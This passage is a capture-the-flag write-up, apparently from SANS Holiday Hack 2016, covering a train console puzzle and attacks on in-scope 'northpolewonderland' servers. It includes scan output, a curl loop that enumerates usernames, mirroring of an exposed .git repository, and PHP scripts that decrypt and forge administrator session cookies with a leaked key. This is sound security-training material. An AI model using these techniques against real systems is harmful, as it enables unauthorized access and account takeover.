
```
conductor@c7f190668f8c:~$ ls -al
total 40
drwxr-xr-x 2 conductor conductor  4096 Dec 10 19:39 .
drwxr-xr-x 6 root      root       4096 Dec 10 19:39 ..
-rw-r--r-- 1 conductor conductor   220 Nov 12  2014 .bash_logout
-rw-r--r-- 1 conductor conductor  3515 Nov 12  2014 .bashrc
-rw-r--r-- 1 conductor conductor   675 Nov 12  2014 .profile
-rwxr-xr-x 1 root      root      10528 Dec 10 19:36 ActivateTrain
-rw-r--r-- 1 root      root       1506 Dec 10 19:36 TrainHelper.txt
-rwxr-xr-x 1 root      root       1588 Dec 10 19:36 Train_Console
```

The contents of the TrainConsole were viewed by cat-ing the file, which revealed the cleartext password.

```
cat TrainConsole
#!/bin/bash
HOMEDIR="/home/conductor"
CTRL="$HOMEDIR/"
DOC="$HOMEDIR/TrainHelper.txt"
PAGER="less"
BRAKE="on"
PASS="24fb3e89ce2aa0ea422c3d511d40dd84"
print_header() {
        echo ""
        echo "Train Management Console: AUTHORIZED USERS ONLY"
        echo ""
}
print_main_menu() {
        echo ""
        echo "                  ==== MAIN MENU ===="
        echo ""
        echo "STATUS:                   Train Status"
        echo "BRAKEON:                  Set Brakes"
        echo "BRAKEOFF:                 Release Brakes"
        echo "START:                            Start Train"
        echo "HELP:                             Open the help document"
        echo "QUIT:                             Exit console"
        echo ""
        echo -n "menu:main> "
}
# MAIN
trap "exit" SIGHUP SIGINT SIGTERM SIGQUIT
print_header
while(true); do
        print_main_menu
        read ARG
        echo ""
        if [[ ! $ARG ]] ; then
                echo "Please select an number"
                continue
        fi
        case "$ARG" in
                STATUS)
                        echo "Brake:                            $BRAKE"
                        echo "BoilerOn:                 Yes"
                        echo "BoilerTemp:                       Normal"
                        echo "Coal Capacity Level:              97%"
                        echo "FluxCapacitor:                    Fluxing"
                        echo "Top Speed:                        88mph"
                        ;;
                BRAKEON)
                        sleep 1
                        BRAKE="on"
                        echo "The brake has been applied."
                        echo $BRAKE
                        ;;
                BRAKEOFF)
                        sleep 1
                        BRAKE="off"
                        echo "*******CAUTION*******"
                        echo "The brake has been released!"
                        echo "*******CAUTION*******"
                        echo $BRAKE
                        ;;
                START)
                        echo  "Checking brakes...."
                        sleep 3
                        if [ $BRAKE == "on" ] ; then
                                echo "Brake must be off to start the train."
                        else
                                read -s -p "Enter Password: " password
                                [ "$password" == "$PASS" ] && QUEST_UID=$QUEST_UID
./ActivateTrain || echo "Access denied"
                        fi
                        continue
                        ;;
                HELP) $PAGER $DOC
                        ;;
                QUIT) echo "Exiting" ; exit
                        ;;
        esac
done
```

Returning to the menu, the following commands were entered to initiate time travel to 1978.


```
BRAKEOFF
START
24fb3e89ce2aa0ea422c3d511d40dd84
[Enter]
```



```
 MONTH   DAY     YEAR          HOUR   MIN
+-----+ +----+ +------+  O AM +----+ +----+      DISCONNECT CAPACITOR DRIVE
| NOV | | 16 | | 1978 |       | 10 |:| 21 |            BEFORE OPENING
+-----+ +----+ +------+  X PM +----+ +----+     +-------------------------+
            DESTINATION TIME                     |                         |
+-----------------------------------------+     |     +XX        XX+      |
+-----------------------------------------+     |     |XXX      XXX|      |
                                                 |   +-+ XXX    XXX +-+    |
 MONTH   DAY     YEAR          HOUR   MIN        |       XXX   XXX         |
+-----+ +----+ +------+  O AM +----+ +----+     |         XXXXX           |
| DEC | | 15 | | 2016 |       | 11 |:| 04 |     |          XXX            |
+-----+ +----+ +------+  X PM +----+ +----+     |          XXX            |
              PRESENT TIME                       |          XXX            |
+-----------------------------------------+     | SHIELD EYES FROM LIGHT  |
+-----------------------------------------+     |          XXX            |
                                                 |          XX+-+          |
 MONTH   DAY     YEAR          HOUR   MIN        |                         |
+-----+ +----+ +------+  O AM +----+ +----+     +-------------------------+
| NOV | | 16 | | 1978 |       | 10 |:| 21 |            +---------+
+-----+ +----+ +------+  X PM +----+ +----+            |ACTIVATE!|
            LAST TIME DEPARTED                          +---------+

Press Enter to initiate time travel sequence.
```


Santa Rescue

Santa was rescued from 1978, where he was found to have been imprisoned in the Dungeon for Errant Reindeer (DFER).



Corridor Door

The corridor door was opened using the passphrase “Father Christmas, Santa Claus or as I’ve always known him Jeff”, which was recovered from the discombobulated audio files. This is reported in more detail within Question 8.



Part 4: My Gosh... It's Full of Holes


7) Remotely Exploit Targets:

The following targets were identified from the SantaGram_4.2/res/values/strings.xml file which was extracted from the APK:

Hostname	IP
analytics.northpolewonderland.com	104.198.252.157
ads.northpolewonderland.com	104.198.221.240
dev.northpolewonderland.com	35.184.63.245
dungeon.northpolewonderland.com	35.184.47.139
ex.northpolewonderland.com	104.154.196.33


- The Mobile Analytics Server (via credentialed login access)
  - https://analytics.northpolewonderland.com/report.php?type=launch
- The Dungeon Game
  - http://dungeon.northpolewonderland.com/
- The Debug Server
  - http://dev.northpolewonderland.com/index.php
- The Banner Ad Server
  - http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C6700156A5
- The Uncaught Exception Handler Server
  - http://ex.northpolewonderland.com/exception.php
- The Mobile Analytics Server (post authentication)
  - https://analytics.northpolewonderland.com/report.php?type=usage

The targets were confirmed as being in scope by the Oracle (aka Tom Hessman).



Yes! 35.184.47.139 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production processing. Dirbuster will not help you.

```
production processing. Dirbuster will not help you.
<53cur3M3> - 104.198.221.240
<Tom Hessman> - Yes! 104.198.221.240 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's
production processing. Dirbuster will not help you.
<53cur3M3> - 35.184.63.245
<Tom Hessman> - Yes! 35.184.63.245 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's
production processing. Dirbuster will not help you.
<53cur3M3> - 35.184.47.139
<Tom Hessman> - Yes! 35.184.47.139 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's production
processing. Dirbuster will not help you.
>
```



```
<Tom Hessman> - Yes! 104.154.196.33 is in scope! Just make sure you don't launch denial of service attacks, or otherwise interfere with the host's
production processing. Dirbuster will not help you.
```

Analytics : Analytics Server

Reconnaissance

An nmap scan, running the default NSE scripts against the analytics server identified a GIT repository:


```
nmap -sT -sC analytics.northpolewonderland.com
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-16 20:13 GMT
Nmap scan report for analytics.northpolewonderland.com (104.198.252.157)
Host is up (0.099s latency).
rDNS record for 104.198.252.157: 157.252.198.104.bc.googleusercontent.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|   1024 5d:5c:37:9c:67:c2:40:94:b0:0c:80:63:d4:ea:80:ae (DSA)
|   2048 f2:25:e1:9f:ff:fd:e3:6e:94:c6:76:fb:71:01:e3:eb (RSA)
|_  256 4c:04:e4:25:7f:a1:0b:8c:12:3c:58:32:0f:dc:51:bd (ECDSA)
443/tcp open  https
| http-git:
|   104.198.252.157:443/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file
'description' to name the...
|_    Last commit message: Finishing touches (style, css, etc)
| http-title: Sprusage Usage Reporter!
|_Requested resource was login.php
| ssl-cert: Subject: commonName=analytics.northpolewonderland.com
| Subject Alternative Name: DNS:analytics.northpolewonderland.com
| Not valid before: 2016-12-07T17:35:00
|_Not valid after:  2017-03-07T17:35:00
|_ssl-date: TLS randomness does not represent time
| tls-nextprotoneg:
|_  http/1.1

Nmap done: 1 IP address (1 host up) scanned in 17.43 seconds
```

The presence of the GIT repository was also confirmed using nikto:

```
nikto -host https://analytics.northpolewonderland.com/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          104.198.252.157
+ Target Hostname:    analytics.northpolewonderland.com
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=analytics.northpolewonderland.com
                   Ciphers:  ECDHE-RSA-AES128-GCM-SHA256
                   Issuer:   /C=US/O=Let's Encrypt/CN=Let's Encrypt Authority X3
+ Start Time:         2016-12-29 20:14:02 (GMT0)
---------------------------------------------------------------------------
+ Server: nginx/1.6.2
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3093: /db.php: This might be interesting... has been seen in web logs from an unknown
scanner.
+ /login.php: Admin login page/section found.
+ Server leaks inodes via ETags, header found with file /.git/index, fields: 0x5841cee6 0xd2c
+ OSVDB-3092: /.git/index: Git Index file may contain directory listing information.
+ /.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /.git/config: Git config file found. Infos about repo details may be present.
+ 7499 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2016-12-29 21:34:39 (GMT0) (4837 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Authenticated Access

Login credentials guest : busyreindeer78, were identified through both a static and dynamic analysis of the APK.


Burp Suite Free Edition v1.7.03 - Temporary Project
Burp Intruder Repeater Window Help
Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder
Site map Scope
?
Request Response
Raw Params Headers Hex
? < + >
Type a search term
0 matches


Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
https://analytics.northpolewonderland.com
  report.php
    {"username":"guest","password":"busyreinde
    {"username":"guest","password":"busyreinde
    {"username":"guest","password":"busyreinde
    {"username":"guest","password":"busyreinde
    {"username":"guest","password":"busyreinde
http://connectivitycheck.gstatic.com
http://dev.northpolewonderland.com
  index.php
    {"date":"20161220155827-0500","udid":"b75
    {"date":"20161221123057-0500","udid":"b75
http://www.northpolewonderland.com
  parse
    users
      8q7tNHhEi4
https://www.northpolewonderland.com
  parse
    classes
      Follow
        {"where":"{\"aUser\":{\"__type\":\"Pointe
        {"where":"{\"aUser\":{\"__type\":\"Pointe
        {"where":"{\"isFollowing\":{\"__type\":\"P
      Likes
      Posts
      _User
        {"email":"a@b.d","password":"pass123"
      _User
```

Host	Method	URL	Params	Status ▲	Length	M
https://analytics.nort...	POST	/report.php?type=lau...	☑	200	232	JS

```
POST /report.php?type=launch HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0; Google Nexus 9 -
7.0.0 - API 24 - 1536x2048 Build/NRD90M)
Host: analytics.northpolewonderland.com
Connection: close
Accept-Encoding: gzip
Content-Length: 325

{"username":"guest","password":"busyreindeer78","type":"launch","model
":"Google Nexus 9 - 7.0.0 - API 24 -
1536x2048","sdkint":24,"device":"vbox86p","product":"vbox86p","manuf":
"Genymotion","lversion":"4.4.34-genymotion","screenDensityW":1536,"scr
eenDensityH":1952,"locale":"USA","appVersion":"4.2","udid":"b7560a0f02
3fa8af"}
```

After logging into the analytics site using these credentials, the the audio file: discombobulatedaudio2.mp3 was downloaded from the menu link entitled "MP3".



Sprusage

Welcome to the the 'Sprusage' usage monitor!

Successfully logged in!

```
sha1sum discombobulatedaudio2.mp3
65df2c1f872633907956953e6a794991567c3fbe  discombobulatedaudio2.mp3
```

Identifying User Accounts

Usernames were confirmed / enumerated, by exploiting the fact that the web application responds with different errors depending on whether an account exists or not. Where accounts do not exist, it responds with “No such user!”, as opposed to “Bad password!” when the account exists but the password is wrong:


```
curl -k  -X 'POST' -H 'Content-Type: application/x-www-form-urlencoded' --
data-binary $'username=fred&password=test'
'https://analytics.northpolewonderland.com/login.php'
<p style="color: red; font-weight: bold;">{"result":401,"msg":"No such
user!"}</p>
```

```
curl -k  -X 'POST' -H 'Content-Type: application/x-www-form-urlencoded' --
data-binary $'username=administrator&password=test'
'https://analytics.northpolewonderland.com/login.php'
<p style="color: red; font-weight: bold;">{"result":401,"msg":"Bad
password!"}</p>
```

Testing this was automated with a bash script. Through this method, “administrator” was identified as a valid account name:

```
for user in 'guest' 'admin' 'administrator' 'cranpi'; do curl -k -X 'POST'
-H 'Content-Type: application/x-www-form-urlencoded' --data-binary
$"username=${user}&password=test"
'https://analytics.northpolewonderland.com/login.php' 2>/dev/null | grep -v
"No such user" && echo ${user}; done
<p style="color: red; font-weight: bold;">{"result":401,"msg":"Bad
password!"}</p>
guest
<p style="color: red; font-weight: bold;">{"result":401,"msg":"Bad
password!"}</p>
administrator
```

Accessing GIT Repository



https://analytics.northpolewonderland.com/.git/

Index of /.git/

```
../
branches/                                          02-Dec-2016 19:43                   -
hooks/                                             02-Dec-2016 19:43                   -
info/                                              02-Dec-2016 19:43                   -
logs/                                              02-Dec-2016 19:43                   -
objects/                                           02-Dec-2016 19:44                   -
refs/                                              02-Dec-2016 19:43                   -
COMMIT_EDITMSG                                     02-Dec-2016 19:43                  36
HEAD                                               02-Dec-2016 19:44                  23
config                                             02-Dec-2016 19:44                  92
description                                        02-Dec-2016 19:43                  73
index                                              02-Dec-2016 19:43                3372
```

The git files from the webserver were mirrored using wget:

```
wget --mirror -I .git https://analytics.northpolewonderland.com/.git/
```

The GIT project was then checked out of the GIT repository:

```
cd analytics.northpolewonderland.com/
git checkout "*"
ls -al
total 52
drwxrwx--- 1 root vboxsf 4096 Dec 29 19:54 .
drwxrwx--- 1 root vboxsf    0 Dec 29 19:50 ..
-rwxrwx--- 1 root vboxsf  290 Dec 29 19:54 crypto.php
drwxrwx--- 1 root vboxsf 4096 Dec 29 19:54 css
-rwxrwx--- 1 root vboxsf 2958 Dec 29 19:54 db.php
-rwxrwx--- 1 root vboxsf 2392 Dec 29 19:54 edit.php
drwxrwx--- 1 root vboxsf 4096 Dec 29 19:54 fonts
-rwxrwx--- 1 root vboxsf   29 Dec 29 19:54 footer.php
-rwxrwx--- 1 root vboxsf 1191 Dec 29 19:54 getaudio.php
drwxrwx--- 1 root vboxsf 4096 Dec 29 19:54 .git
-rwxrwx--- 1 root vboxsf 2000 Dec 29 19:54 header.php
-rwxrwx--- 1 root vboxsf  819 Dec 29 19:54 index.php
drwxrwx--- 1 root vboxsf    0 Dec 29 19:54 js
-rwxrwx--- 1 root vboxsf 2913 Dec 29 19:54 login.php
-rwxrwx--- 1 root vboxsf  174 Dec 29 19:54 logout.php
-rwxrwx--- 1 root vboxsf  325 Dec 29 19:54 mp3.php
-rwxrwx--- 1 root vboxsf 7697 Dec 29 19:54 query.php
-rwxrwx--- 1 root vboxsf  310 Dec 29 19:54 README.md
-rwxrwx--- 1 root vboxsf 2252 Dec 29 19:54 report.php
-rwxrwx--- 1 root vboxsf 5008 Dec 29 19:54 sprusage.sql
drwxrwx--- 1 root vboxsf    0 Dec 29 19:54 test
-rwxrwx--- 1 root vboxsf  629 Dec 29 19:54 this_is_html.php
-rwxrwx--- 1 root vboxsf  739 Dec 29 19:54 this_is_json.php
-rwxrwx--- 1 root vboxsf  647 Dec 29 19:54 uuid.php
-rwxrwx--- 1 root vboxsf 1949 Dec 29 19:54 view.php
```

This provided access to:

- The debug web applications PHP code
- A MySQL database dump (sprusage.sql), giving the database structure
- A Ruby test script for sending JSON requests

Forging Authentication Tokens

The guest user’s authentication token was extracted by copying the AUTH cookie value from a web browser which guest had logged into. The key contained in crypto.php was used to decrypt the token:

decrypt-auth-cookie.php:

```
<?php

  function decrypt($data) {
    return mcrypt_decrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
  }

  define('KEY',
"\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");
  print
decrypt(pack("H*",'82532b2136348aaa1fa7dd2243da1cc9fb13037c49259e5ed70768d4e9baa1c8
0b97fee8bca12881f178ba79c49a0153b14348637bec'),true);
?>
```

```
php decrypt-auth-cookie.php
{"username":"guest","date":"2016-12-21T19:11:00+0000"}
```


A second PHP script, was used to forge an authentication token for the administrator user:

encrypt-auth-cookie.php:

```
<?php

  function encrypt($data) {
    return mcrypt_encrypt(MCRYPT_ARCFOUR, KEY, $data, 'stream');
  }

  define('KEY',
"\x61\x17\xa4\x95\xbf\x3d\xd7\xcd\x2e\x0d\x8b\xcb\x9f\x79\xe1\xdc");
  print bin2hex(encrypt(json_encode([
      'username' => 'administrator',
      'date' => date(DateTime::ISO8601),
    ])));
?>
```

```
php encrypt-auth-cookie.php
